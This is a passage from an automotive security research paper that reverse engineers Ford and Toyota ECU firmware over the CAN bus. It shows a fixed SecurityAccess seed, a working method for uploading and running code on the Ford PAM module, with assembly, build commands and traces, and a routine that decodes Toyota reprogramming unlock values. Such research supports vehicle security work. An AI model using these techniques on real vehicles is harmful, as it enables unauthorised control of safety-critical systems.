One can find where data comes in via the CAN bus, where the ISO-TP data is extracted, etc. One interesting function has a switch statement and is responsible for dealing with the different diagnostic CAN packets, see Figure 34.





Figure 34: A switch statement in the firmware

Another function of interest is the one that deals with SecurityAccess. It is supposed to supply a random challenge to the requestor, but in practice we always see the challenge “11 22 33” given. Examining the firmware shows why, see Figure 35.




```
                loc_CAAB:
C6 01           ldab    #1
7B 20 09        stab    got_security2   ; 2 if security is on
F6 20 07        ldab    byte_2007
7B 20 08        stab    byte_2008
4A F3 E5 FF     call    randomize_security_challenge, #$FF
F6 24 5D        ldab    security_challenge
FD 22 6E        ldy     CAN_data_buffer
6B 42           stab    2,y
F6 24 5E        ldab    security_challenge+1
FD 22 6E        ldy     CAN_data_buffer
6B 43           stab    3,y
F6 24 5F        ldab    security_challenge+2
FD 22 6E        ldy     CAN_data_buffer
6B 44           stab    4,y
C6 11           ldab    #$11            ; overwrite security challenge with 11 22 33
FD 22 6E        ldy     CAN_data_buffer
6B 42           stab    2,y
C6 22           ldab    #$22 ; '"'
FD 22 6E        ldy     CAN_data_buffer
6B 43           stab    3,y
C6 33           ldab    #$33 ; '3'
FD 22 6E        ldy     CAN_data_buffer
6B 44           stab    4,y
FD 22 6E        ldy     CAN_data_buffer
E6 42           ldab    2,y
7B 24 5D        stab    security_challenge
FD 22 6E        ldy     CAN_data_buffer
E6 43           ldab    3,y
7B 24 5E        stab    security_challenge+1
FD 22 6E        ldy     CAN_data_buffer
E6 44           ldab    4,y
7B 24 5F        stab    security_challenge+2
CC 00 04        ldd     #4
7C 21 9D        std     got_security?   ; This is 1 if security access is obtained.
                                        ; 4 when you are trying to get it.
C6 03           ldab    #3
0A              rtc
                ; End of function prepare_security_access_response
```

Figure 35. 11 22 33 Seed being sent as the seed

The function randomizes the challenge and writes it in the buffer it is going to send. Then it overwrites this value with “11 22 33” both in the spots where it stores the challenge as well as the buffer it is going to send. Presumably this is debugging code left in after the fact. You can also spot the (proprietary) algorithm that computes the desired response from the (fixed) challenge.

Another interesting function in the firmware is responsible for sending some of the CAN traffic. It does this by writing to the CAN related hardware addresses as appropriate, see below.



```
C6 01          ldab    #1                ; use TX1, yo!
7B 01 4A       stab    CAN0TBSEL         ; MSCAN 0 Transmit Buffer Selection
CC 00 10       ldd     #$10
3B             pshd
EC 83          ldd     3,sp
3B             pshd
CC 01 70       ldd     #CAN0TXIDR0       ; MSCAN 0 Transmit Identifier Register 0
16 F8 5A       jsr     memcpy            ; function(dest=d, src (stack), len (stack))
1B 84          leas    4,sp              ; memcpy(CAN0TXIDR0, sp+3, 0x10)
                                         ;
                                         ; Copy data to hardware for sending
C6 01          ldab    #1
7B 22 A6       stab    should_transmit
C6 01          ldab    #1                ; clear flag, i.e. buffer not empty
7B 01 46       stab    CAN0TFLG          ; MSCAN 0 Transmitter Flag Register
C7             clrb
```

Figure 36. CAN send message function

This is the end of a function which takes a particular buffer, as described in the data sheet, and sends it on the CAN bus. If we ever wanted to send a CAN messages, we'd just have to set it up as requested and call this function. It handles the low-level hardware integration.

Understanding code "download"

By watching the Ford tool work with the module, we see it upload (via RequestDownload) many small blobs. Many of these look like data but one seems to be code. By seeing how this data is uploaded and then treated, it is possible to craft code that the PAM module will execute for us.

We'll walk through a CAN bus trace and follow along in the firmware to see what it is doing. It first gets a programming diagnostic session set up.

```
IDH: 07, IDL: 36, Len: 08, Data: 02 10 02 00 00 00 00 00 ,TS: 331457,BAUD: 1
IDH: 07, IDL: 3E, Len: 08, Data: 06 50 02 00 19 01 F4 00 ,TS: 331524,BAUD: 1
```

Next, it gets securityAccess.


```
IDH: 07, IDL: 36, Len: 08, Data: 02 27 01 00 00 00 00 00 ,TS: 343309,BAUD: 1
IDH: 07, IDL: 3E, Len: 08, Data: 05 67 01 11 22 33 00 00 ,TS: 343338,BAUD: 1
IDH: 07, IDL: 36, Len: 08, Data: 05 27 02 CB BF 91 00 00 ,TS: 343404,BAUD: 1
IDH: 07, IDL: 3E, Len: 08, Data: 02 67 02 00 00 00 00 00 ,TS: 343482,BAUD: 1
```

It then says it wishes to upload 0x455 bytes to address 0x0.

```
IDH: 07, IDL: 36, Len: 08, Data: 10 0B 34 00 44 00 00 00 ,TS: 344081,BAUD: 1
IDH: 07, IDL: 3E, Len: 08, Data: 30 00 01 00 00 00 00 00 ,TS: 344088,BAUD: 1
IDH: 07, IDL: 36, Len: 08, Data: 21 00 00 00 04 55 00 00 ,TS: 344107,BAUD: 1
IDH: 07, IDL: 3E, Len: 08, Data: 04 74 20 00 C8 00 00 00 ,TS: 344156,BAUD: 1
```

This seems odd because address 0 should be a hardware related address, in particular, the firmware should not be able to write a bunch of code there. Looking at the firmware answers this little conundrum. Examining the code shows it does one thing if the

address requested is between 0x0800 and 0x0f00. If the address is not within that range, the firmware overwrites the supplied address with a fixed address. This explains why sending address 0x0 is okay.



```
4A D3 84 FF     call    clear_a_few_values, #$FF
FC 22 A4        ldd     fn_ptr2_base    ; initially this is 3000
                                        ; Looking at how its used, it points to
                                        ; 600 byte region where we can store some data
18 87           clrx
7C 20 9D        std     download_address2
7E 20 9B        stx     download_address1
4A D3 8C FF     call    copy_address_and_size_to_copy_array, #$FF
FC 22 A4        ldd     fn_ptr2_base    ; initially this is 3000
                                        ; Looking at how its used, it points to
                                        ; 600 byte region where we can store some data
18 87           clrx
C3 06 00        addd    #$600
24 01           bcc     loc_DBC4
```

Figure 37. Firmware address readjustment.

Next, the traffic shows that the upload itself occurs (RequestDownload).

```
IDH: 07, IDL: 36, Len: 08, Data: 10 C8 36 01 0D 00 03 12 ,TS: 344228,BAUD: 1
IDH: 07, IDL: 3E, Len: 08, Data: 30 00 01 00 00 00 00 00 ,TS: 344234,BAUD: 1
IDH: 07, IDL: 36, Len: 08, Data: 21 02 BC 02 B6 03 3A 02 ,TS: 344254,BAUD: 1
IDH: 07, IDL: 36, Len: 08, Data: 22 79 3B 37 B7 46 EC E8 ,TS: 344274,BAUD: 1
IDH: 07, IDL: 36, Len: 08, Data: 23 1A EE E8 18 18 80 00 ,TS: 344293,BAUD: 1
IDH: 07, IDL: 36, Len: 08, Data: 24 40 CD 00 0E 18 44 46 ,TS: 344312,BAUD: 1
...
IDH: 07, IDL: 3E, Len: 08, Data: 02 76 04 00 00 00 00 00 ,TS: 353446,BAUD: 1
```

One important thing to note is that the data begins:

```
0D 00 03 12 02 BC 02 B6 03 3A 02 79
```

followed by bytes that can be disassembled. The values of these bytes will become clear shortly.

Next, it sends a RequestTransferExit

```
IDH: 07, IDL: 36, Len: 08, Data: 01 37 00 00 00 00 00 00 ,TS: 353556,BAUD: 1
IDH: 07, IDL: 3E, Len: 08, Data: 03 77 0D D1 00 00 00 00 ,TS: 354115,BAUD: 1
```

Looking at the firmware, this just does some bookkeeping including clearing flags indicating a transfer is in progress. At this point we've written code to some fixed address, but we haven't overwritten anything that would be called or execute our new code.

```
IDH: 07, IDL: 36, Len: 08, Data: 10 0B 34 00 44 00 00 0C ,TS: 354185,BAUD: 1
IDH: 07, IDL: 3E, Len: 08, Data: 30 00 01 00 00 00 00 00 ,TS: 354191,BAUD: 1
IDH: 07, IDL: 36, Len: 08, Data: 21 50 00 00 00 71 00 00 ,TS: 354222,BAUD: 1
...
```

Then something interesting happens, it calls a routine control.

```
IDH: 07, IDL: 36, Len: 08, Data: 04 31 01 03 04 00 00 00 ,TS: 355064,BAUD: 1
IDH: 07, IDL: 3E, Len: 08, Data: 06 71 01 03 04 10 02 00 ,TS: 355088,BAUD: 1
```

Looking at the firmware, we see that this will eventually call our new code. When the firmware receives a RoutineControl message, it checks it against a few possibilities, one of which is 0x0304 that was sent above. In that case, it examines the uploaded code at the fixed address. It looks for a particular beginning, the bytes we saw at the beginning of the upload above.




Figure 38. RoutineControl address check.

If the code there begins 0d ?? 03 12, then it continues. Shortly after, it calls the address stored right after that. So the format of the code that is uploaded must begin with this 4 byte signature followed by 4 offsets into the uploaded code which may be executed. For our RoutineControl it executes code at the first such offset, see below.

```
ldy     fn_ptr2_base    ; initially this is
                        ; Looking at how its
                        ; 600 byte region wh
ldx     4,y
addx    fn_ptr2_base    ; initially this is
                        ; Looking at how its
                        ; 600 byte region wh
jsr     0,x             ; function pointer
```
Figure 39. Code offset execution.

Executing code
All we have to do is compose some code in the above format, upload it to the ECU, and call the proper RoutineControl.

In order to build assembly into machine code, one must have the proper compiler. The GNU toolchain has existing patches to support this chip under the name m6811. Using these, it is quite easy to build assembly into the format required by the ECU.

Consider the following assembly code

```
.globl transmit_structure
.globl transmit_structure_data
.globl transmit_can_stuff
CANRFLG=0x144
CANRXIDR=0x160
CANRXDSR=0x164
transmit_structure=0x216e
transmit_structure_data=0x2172
transmit_can_stuff=0xe670

section .text
dastart:
     # save registers I will use
     pshd
     pshy

     # set up for function call
     here:
     leay (mydata-here), pc
     ldd #0x0123

     # call functions
     bsr send_msg
     bsr read_msg
     incb
     inc 1, y
     bsr send_msg

     # restore registers
     puly
     puld

     # return
     rts
```

```
# read_msg(y), y must point to 8 bytes or writable memory
# data returned in y, canid in d
#
read_msg:
     ldab CANRFLG
     andb #1
     beq read_msg

        ldd CANRXDSR
     std 0, y
        ldd CANRXDSR+2
        std 2, y
        ldd CANRXDSR+4
        std 4, y
        ldd CANRXDSR+6
        std 6, y

     ldaa CANRXIDR
     ldab CANRXIDR+1
     lsrd
     lsrd
     lsrd
     lsrd
     lsrd

     rts

#
# send_msg(d=CANID, y=data), no side effects
#
send_msg:
     # save registers
     pshd
     pshy
     pshx

     # save existing CAN ID I will smash
     ldx transmit_structure
     pshx

     # set up canid
     asld
     asld
     asld
     asld
     asld
     std transmit_structure
```

```
    # set up data
    ldd 0, y
    std transmit_structure_data
    ldd 2, y
    std transmit_structure_data+2
    ldd 4, y
    std transmit_structure_data+4
    ldd 6, y
    std transmit_structure_data+6

    # send packet
    ldd #transmit_structure
    call transmit_can_stuff, 0xff

    # resore existing CAN ID
    pulx
    stx transmit_structure

    # restore registers
    pulx
    puly
    puld
    rts

mydata:
.data
dc.b 0x11,0x22,0x33,0x44,0x55,0x66,0x77,0x88
```

This code contains two functions used for sending/receiving CAN traffic. As this code is called by the firmware as a function, it has some prologue and epilogue for saving off registers and restoring them at the end. Otherwise, it prepares for and calls ‘send_msg’ with the data at the end of the file. Next, it reads a CAN message from the CAN bus, makes small changes to it, and then sends it back out on the bus. Below we provide a CAN bus trace of the above code being executed in response to the RoutineControl call. The highlighted frames are the two sent by the code. The packet in between is the one read by the code.

```
...
IDH: 07, IDL: 36, Len: 08, Data: 10 08 31 01 03 01 00 00
IDH: 07, IDL: 3E, Len: 08, Data: 30 00 01 00 00 00 00 00
IDH: 07, IDL: 36, Len: 08, Data: 21 30 00 00 00 00 00 00
IDH: 07, IDL: 3E, Len: 08, Data: 03 7F 31 78 00 00 00 00
IDH: 01, IDL: 23, Len: 08, Data: 11 22 33 44 55 66 77 88
IDH: 07, IDL: 36, Len: 08, Data: 69 68 67 00 00 00 00 00
IDH: 07, IDL: 37, Len: 08, Data: 69 69 67 00 00 00 00 00
IDH: 07, IDL: 3E, Len: 08, Data: 05 71 01 03 01 10 00 00
```

This shows how easy it is to make the ECU read and write arbitrary CAN packets, which as we've seen, can be used to make the vehicle behave in different ways. This also means an attacker that compromised, say, the telematics unit could then take control of other ECU's in the vehicle via the CAN bus.

In order to build the code and package it up to look like what the ECU expects, you just have to execute the following lines:

```
m6811-elf-as -m68hcs12 -o try_send_can.o try_send_can.s
perl -E 'print
"\x0d\x00\x03\x12\x00\x0d\x00\x0c\x00\x0c\x00\x0c\x3d" ' >
try_send_can.bin
m6811-elf-objcopy -O binary -j.text try_send_can.o send_text
m6811-elf-objcopy -O binary -j.data try_send_can.o send_data
cat send_text >> try_send_can.bin
cat send_data >> try_send_can.bin
```

Notice that we make the first pointer point to our code and the remaining ones point to a single byte (0x3d). This byte corresponds to a return instruction so that if any of the other function pointers get called (and some do), the ECU will continue operating properly.

Toyota Reprogramming via the CAN bus

The Toyota, in general, appears to be much different than the Ford and potentially many other automobile manufacturers. The process used for diagnostic testing, diagnostic reporting, and ECU reprogramming only followed the ISO-TP, ISO-14229/14230 standards to a certain extent. Otherwise, the protocols used appear to be proprietary and took a considerable amount of investigation to reverse engineer.

Unfortunately, our first few efforts were rendered useless as we assumed the Toyota would behave much like the Ford, using standard diagnostic packets and the RequestDownload service. This was not the case and the process needed further investigation.

At the time of this writing, firmware was *not* acquired from the Engine Control Module (ECM) of the Toyota Prius. We did, however, document the process used to authenticate and re-program the ECU.

The best way to investigate ECU reprogramming was to download a new calibration update for the given ECU (we chose the ECM) and watch the update occur on the wire via the EcomCat application.

The names of the functions were determined by reverse engineering the Toyota Calibration Update Wizard (CUW) and setting breakpoints during the update process. Many of these names / functions can apply to other ECUs but the following documentation is specifically derived from the ECM update process.

The ECM appears to contain two CPUs, one being a NEC v850 variant and another being a Renesas M16/C




Figure 40. 2010 Toyota Prius ECM (89661-47262)

For a complete capture of the reprogramming process please see ‘T-0052-11.dat’ and ‘toyota_flasher.py’

Calibration Files
ECU reprogramming is performed using a J2534 PassThru device (we used a CarDAQPlus http://www.drewtech.com/products/cardaqplus.html) which is leveraged by Toyota's Calibration Update Wizard (CUW). The CUW will handle files with the .cuw extension. These calibration update files are very much like INI files (http://en.wikipedia.org/wiki/INI_file) but contain some binary data as well (lengths and checksums to be exact). These cuw files are also required to start with a single NULL byte (0x00).

A calibration update used to re-program the ECM looks like this when viewed in a text form:

```
 1 ┌CALIBRATION┌┌O-LÓ┌'Ýó┌
 2 attach.att┌┌┌┌qÜO@[Format]
 3 Version=2
 4
 5 [Vehicle]
 6 Number=1
 7 DateOfIssue=2011-11-08
 8 VehicleType=-
 9 EngineType=2ZR-FXE
10 VehicleName=PRIUS
11 ModelYear=10
12 ContactType=CAN
13 KindOfECU=ENG & ECT
14 NumberOfCalibration=1
15
16 [CPU01]
17 CPUImageName=lnk590RC3USA.xx
18 NewCID=34715300
19 LocationID=0002000100070720
20 ECUType=FOREST-2
21 NumberOfTargets=3
22 01_TargetCalibration=34715000
23 01_TargetData=423438493A3E3E4D
24 02_TargetCalibration=34715100
25 02_TargetData=42353B3C3A4A4948
26 03_TargetCalibration=34715200
27 03_TargetData=424433493A4B4B4D
28
29 ┌┌┌34715300.txt┌'Û⁴vlŠ]S01600006C6E6B353835665F333030305F33303030000058
30 S321000000004AA23115CB20CF9FCB20CF9FCB20CF9F3AA2E115CB20CF9FCB20CF9F1D
31 S3210000001CCB20CF9FCB20CF9FCB20CF9FCB20CF9FCB20CF9FCB20CF9FCB20CF9F53
32 S32100000038CB20CF9FCB20CF9F68A27315CB20CF9FCB20CF9FCB20CF9F6DA27E15B5
```

Figure 41. Text view of a Toyota Calibration Update file

Let’s go through some specific line items in the calibration file.

- **NumberOfCalibration**=1 (Line 14)
  - This calibration contains only 1 update. Other cuw files have shown to have more, depending on the amount of CPUs.
- **[CPU01]** (Line 16)
  - This is the first CPU which will be updated, the number of CPU entries and NumberofCalibration values must match up
- **NewCID=34715300** (Line 18)
  - The new calibration ID for this ECU once the calibration update is applied.
- **LocationID= 0002000100070720** (Line 19)
  - The first 8 characters are converted into 2 16-bit numbers which will be used for client/server communications. In this example, the server (i.e.ECM) will communicate on CAN ID 0002, while the client (i.e. the programming tool) will send messages on CAN ID 0001
- **NumberOfTargets=3** (Line 21)
  - Describes the number of calibrations for which this update is able service. Each calibration requires a different ‘password’ to put the ECU into reprogramming mode.
- **01_TargetCalibration=34715000** (Line 22)
  - Specifies that the first calibration that this update is capable of servicing is 34715000. This particular calibration will require a unique ‘password’ in 01_TargetData
- **01_TargetData=423438493A3E3E4D** (Line 23)
  - The value of 01_TargetData is an ASCII representation of a 4-byte value that will be sent via client’s CAN ID (in this case, CAN ID 0001) to the server to unlock the ECU so reprogramming can be started.
  - The following python code can be used to convert the TargetData value into the proper 4-byte integer:

```
for i in range(0, len(TargetData), 2):
    byte = TargetData[i:i+2]

    val = int(byte, 16)

    #checksum style thing?
    val = val - j

    total += chr(val)

    #each byte is subtracted by the iterator
    j += 1

total = int(total, 16)

#print "%04X" % (total)
```

return total

- **S01600006C6E6B3**…. (Lines 29 – EOF)
    - The rest of the calibration update consists of data in Motorola S-Record format (http://en.wikipedia.org/wiki/SREC_(file_format)) which can be easily extracted with utilities such as MOT2BIN (http://www.keil.com/download/docs/10.asp). This data is what actually gets written to the ECU once the reprogramming preamble has been completed.
- Overall the file format is not complicated but does have some length and checksum checks, which were reversed from the cuw.exe binary, making alterations quite simple. Please see '**cuw_fixer.py**' for code that will parse and fix cuw files.

Toyota Reprogramming – ECM

Reprogramming the ECM was achieved by utilizing the data inside the calibration update and recording the update process via the EcomCat utility. This section will go through the important pieces of the ECM upgrade process. For a full capture of the reprogramming process please see 'T-0052-11.dat'

The programmer will first ask the ECU for its current calibration IDs. In the case below, it will tell the client that CPU01 has a calibration of 34715100 and CPU02 has a calibration of 4701000

```
IDH: 07, IDL: E0, Len: 08, Data: 02 09 04 00 00 00 00 00 ,TS: 459995,BAUD: 1
IDH: 07, IDL: E8, Len: 08, Data: 10 23 49 04 02 33 34 37 ,TS: 460027,BAUD: 1
IDH: 07, IDL: E0, Len: 08, Data: 30 00 00 00 00 00 00 00 ,TS: 460033,BAUD: 1
IDH: 07, IDL: E8, Len: 08, Data: 21 31 35 31 30 30 00 00 ,TS: 460043,BAUD: 1
IDH: 07, IDL: E8, Len: 08, Data: 22 00 00 00 00 00 00 41 ,TS: 460060,BAUD: 1
IDH: 07, IDL: E8, Len: 08, Data: 23 34 37 30 31 30 30 30 ,TS: 460081,BAUD: 1
IDH: 07, IDL: E8, Len: 08, Data: 24 00 00 00 00 00 00 00 ,TS: 460091,BAUD: 1
IDH: 07, IDL: E8, Len: 08, Data: 25 00 00 00 00 00 00 00 ,TS: 460103,BAUD: 1
```

Since the reported Calibration ID (34715100) is less than the NewCID (37415300), the programmer will proceed to request a seed for securityAccess, generate the key, and send it back to the ECU.

```
IDH: 07, IDL: E0, Len: 08, Data: 02 27 01 00 00 00 00 00 ,TS: 1026300,BAUD: 1
IDH: 07, IDL: E8, Len: 08, Data: 06 67 01 82 7C 63 7F 00 ,TS: 1026326,BAUD: 1
IDH: 07, IDL: E0, Len: 08, Data: 06 27 02 82 1C 03 7F 00 ,TS: 1027967,BAUD: 1
IDH: 07, IDL: E8, Len: 08, Data: 02 67 02 00 00 00 00 00 ,TS: 1027990,BAUD: 1
```

So far this has been standard compliant. This is where the similarities with Ford (and probably many other manufacturers) end. The next messages sent out on the CAN bus are to CAN ID 0720. These packets appear to alert the CAN bus that an ECU will be going offline for reprogramming. If these packets are not sent, we've witnessed DTC codes being set with errors regarding communication to the ECU being reprogrammed.

```
